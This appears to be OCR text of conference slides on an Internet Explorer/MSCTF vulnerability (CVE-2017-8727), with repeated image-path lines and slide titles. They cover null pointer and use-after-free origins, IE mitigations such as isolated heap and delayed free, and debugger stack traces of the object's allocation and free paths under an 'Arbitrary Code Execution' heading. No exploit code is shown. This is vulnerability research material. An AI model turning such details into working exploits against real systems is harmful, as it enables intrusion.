
The originate of Null Pointer




The originate of Null Pointer



Analyzing Tools




Analyzing Tools



Analyzing Tools

- Tetrane REVEN



目　录
CONTENTS

01 The Birth of a Vulnerability

02 Multi-touch Changed The World

03 Diving Into Null Pointer Dereference

04 Arbitrary Code Execution

Mitigations for UAF

- Isolated Heap

Microsoft Security Bulletin MS14-035 - Critical

Cumulative Security Update for Internet Explorer (2969262)

```
; START OF FUNCTION CHUNK FOR ?DllProcessAttach@@YGHXZ

loc_63C2BBFE:
xor     eax, eax
push    eax             ; dwMaximumSize
push    eax             ; dwInitialSize
push    eax             ; flOptions
call    ds:HeapCreate(x,x,x)
mov     _g_hIsolatedHeap, eax
test    eax, eax
jz      loc_63DDD6B8
```

Mitigations for UAF

- Delayed Free

Microsoft Security Bulletin MS14-037 – Critical

Cumulative Security Update for Internet Explorer (2975687)

Zero Day Initiative
@thezdi

Follow

Interesting new mitigation for UAFs in IE, MemoryProtection::CMemoryProtector::ProtectedFree

04 Arbitrary Code Execution

The Limitation of these mitigations

- They are invasive
- Need to modify the source code to enable
- Only protect modules that enable them
- Currently only MSHTML/edgehtml enable them

04 Arbitrary Code Execution

CVE-2017-8727

- Allocate the Object

```
00 081aba58 757c5f61 KERNELBASE!LocalAlloc
01 081aba7c 757c37df MSCTF!CHTMLDocWrapper::GetDocumentManager+0x3a
02 081aba90 6600b7e8 MSCTF!CBStoreHolderTrident::QueryInterface+0x6f
03 081abae4 6600a707 tiptsf!DetectBackingStore+0x118
04 081abb30 6600a858 tiptsf!CCorrectionIMX::DetermineContextToUse+0x137
05 081abb6c 6600adc3 tiptsf!CCorrectionIMX::UpdateContextStrings+0x2e
06 081abbc0 660092d4 tiptsf!CCorrectionIMX::DIMCallback+0x1b3
07 081abbd4 66009174 tiptsf!CCorrectionIMX::s_DIMCallback+0x14
08 081abbf4 75749247 tiptsf!CThreadMgrEventSink::OnSetFocus+0x34
09 081abc20 75715b1f MSCTF!CThreadInputMgr::_NotifyCallbacks+0xd9
0a 081abcd8 75710122 MSCTF!CThreadInputMgr::_SetFocus+0x44f
0b 081abd5c 75711930 MSCTF!CicBridge::SetAssociate+0xc82
0c 081abdbc 7570da8e MSCTF!CicBridge::AssociateFocus+0x100
0d 081abde8 759533c3 MSCTF!CtfImeAssociateFocus+0x3e
0e 081abe28 7595243f IMM32!ImmSetActiveContext+0x483
0f 081abe4c 604b3a21 IMM32!ImmAssociateContext+0x10f
10 081abe5c 5516f350 msimtf!CComActiveIMMApp::AssociateContext+0x11
11 081abe84 5516f31c MSHTML!ImmAssociateContext+0x32
12 081abe94 5516f244 MSHTML!CElement::HandleIMM32Focus+0xc6
13 081abebc 551b454e MSHTML!CElement::HandleIMM32Focus+0x7e
14 081abef8 555c3bce MSHTML!CElement::BecomeCurrent+0x2ed
15 081abfc8 55171ecd MSHTML!CRichtext::select+0x5e
```

04 Arbitrary Code Execution

CVE-2017-8727

- Free the Object

```
00 081a9c6c 757c746e KERNELBASE!LocalFree
01 081a9c7c 7573b83e MSCTF!CBackingStoreTrident::`vector deleting destructor'+0x1e
02 081a9c98 757c656d MSCTF!CBackingStore::Release+0x5e
03 081a9cb8 757c6058 MSCTF!CHTMLDocWrapper::OnUnload+0x4e
04 081a9ccc 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0x48
05 081a9df8 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
06 081a9ecc 54e8910d MSHTML!CBase::InvokeEvent+0x30e
07 081aa06c 54e89074 MSHTML!COmWindowProxy::FireEvent+0x1af
08 081aa204 550cbcc4 MSHTML!COmWindowProxy::FireEvent+0x116
```


04 Arbitrary Code Execution

CVE-2017-8727

